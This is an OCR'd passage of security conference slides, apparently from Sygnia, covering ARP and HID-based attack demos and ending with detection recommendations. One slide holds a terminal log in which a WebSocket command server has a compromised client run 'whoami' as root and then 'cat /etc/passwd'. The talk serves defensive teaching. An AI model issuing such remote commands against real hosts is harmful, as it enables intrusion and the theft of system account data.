


ARP HID DEMO






ARP HID DEMO




POC RCE DEMO




POC RCE DEMO


```
[ec2-user@ip-192-168-2-38 server]$ python3 public_server.py
[+] Websocket server started.
[+] Client connected.
[+] Received client connected. from client
(Enter command to issue to client) > exec whoami
[+] Command sent.
awaiting response...
Event ID: TF8O
Command Result:
root
[+] Client connected.
[+] Received client connected. from client
(Enter command to issue to client) > exec cat /etc/passwd
[+] Command sent.
awaiting response...
```

POC RCE DEMO




POC RCE DEMO






POC RCE DEMO



04

RECOMMENDATIONS



WHAT TO LOOK FOR IN YOUR ENVIRONMENT

ARP Broadcasts

Anomalous ARP broadcasts across network segments.

MAC Address Oddities

Unusual or spoofed source MAC addresses.

WebSocket Traffic

Unexpected persistent WebSocket connections detected.

Input Simulation


Use of HID interfaces for input simulation.

Zoom Protocol

Zoom auto-launch protocol trigger detection.


05

LAST THOUGHTS



KEY TAKEAWAYS

Evolving Cybersecurity Cycle



Protocol Thinking
Focus on protocol behavior, not payloads.

Workflow Control
Attackers exploit workflow vulnerabilities.

Evolving Detection
Detection methods must adapt.

Trust Boundaries
Trust is the new security perimeter.

SYGNIA

THANK YOU